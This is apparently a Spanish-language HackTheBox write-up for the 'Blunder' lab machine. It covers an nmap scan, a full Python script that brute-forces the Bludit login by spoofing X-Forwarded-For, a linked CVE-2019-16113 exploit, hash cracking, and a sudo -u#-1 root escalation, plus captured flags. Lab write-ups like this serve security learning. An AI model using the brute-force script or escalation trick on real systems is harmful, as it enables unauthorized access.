
MÁQUINA BLUNDER HACKTHEBOX




Escaneo con nmap

```
18:32:31 as ktulu on parrot in ~/HTB/blunder/nmap
→ cat targeted
```

File: **targeted**

```
1  # Nmap 7.80 scan initiated Wed Jun 17 17:51:28 2020 as: nmap -sC -sV -p 80 -oN targeted 10.10.10.191
2  Nmap scan report for 10.10.10.191
3  Host is up (0.12s latency).
4
5  PORT   STATE SERVICE VERSION
6  80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
7  |_http-generator: Blunder
8  |_http-server-header: Apache/2.4.41 (Ubuntu)
9  |_http-title: Blunder | A blunder of interesting facts
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 # Nmap done at Wed Jun 17 17:51:53 2020 -- 1 IP address (1 host up) scanned in 24.87 seconds
```


Utilizo gobuster para enumerar el servicio web y encuentro un fichero todo.txt que contiene un nombre de usuario: fergus



La web tiene protección anti fuerza bruta, con lo que busco un script para que haga fuerza bruta en base a un diccionario creado con palabras de la página con cewl.

`cewl -w wordlists.txt -d 10 -m 1 http://blunder.htb/`

https://github.com/musyoka101/Bludit-CMS-Version-3.9.2-Brute-Force-Protection-Bypass-script/blob/master/bruteforce.py



```
00:52:09 as ktulu on parrot in ~/HTB/blunder
→ cat bruteforce.py
```

File: **bruteforce.py**

```python
#!/usr/bin/env python3
import re
import requests
#from __future__ import print_function

def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/home/ktulu/HTB/blunder/wordlists.txt')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

```python
#!/usr/bin/env python3
import re
import requests
#from __future__ import print_function
def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]
host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/home/Hackthebox/Blunder/wordlist.txt')
for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)
    print('[*] Trying: {p}'.format(p = password))
    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }
    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }
    login_result = session.post(login_url, headers = headers, data = data,
allow_redirects = False)
    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
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            print()
            break
```





Encuentro una vulnerabilidad en el CMS bludit con su poc en github:


https://vulmon.com/vulnerabilitydetails?qid=CVE-2019-16113

https://github.com/hg8/CVE-2019-16113-PoC/blob/master/CVE-2019-16113.py

Y el resultado :)



Enumerando el sistema encuentro un fichero con un usuario y contraseña:



Busco ese hash en https://md5decrypt.net/en/Sha1 y lo obtengo:

faca404fd5c0a31cf1897b823c695c85cffeb98d : Password120

Utilizo su hugo y la contraseña para convertirme en el usuario hugo.

Ya puedo ver el user.txt → eedef275ddcc3fd2cba44f1e4aae2ce1

Con sudo -l veo que puedo ejecutar:

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash

Encuentro esto → https://www.exploit-db.com/exploits/47502

Solo con ejecutar sudo -u#-1 /bin/bash ya me convierto en root

root.txt → 715ed731823a930e3db08a97aacf643f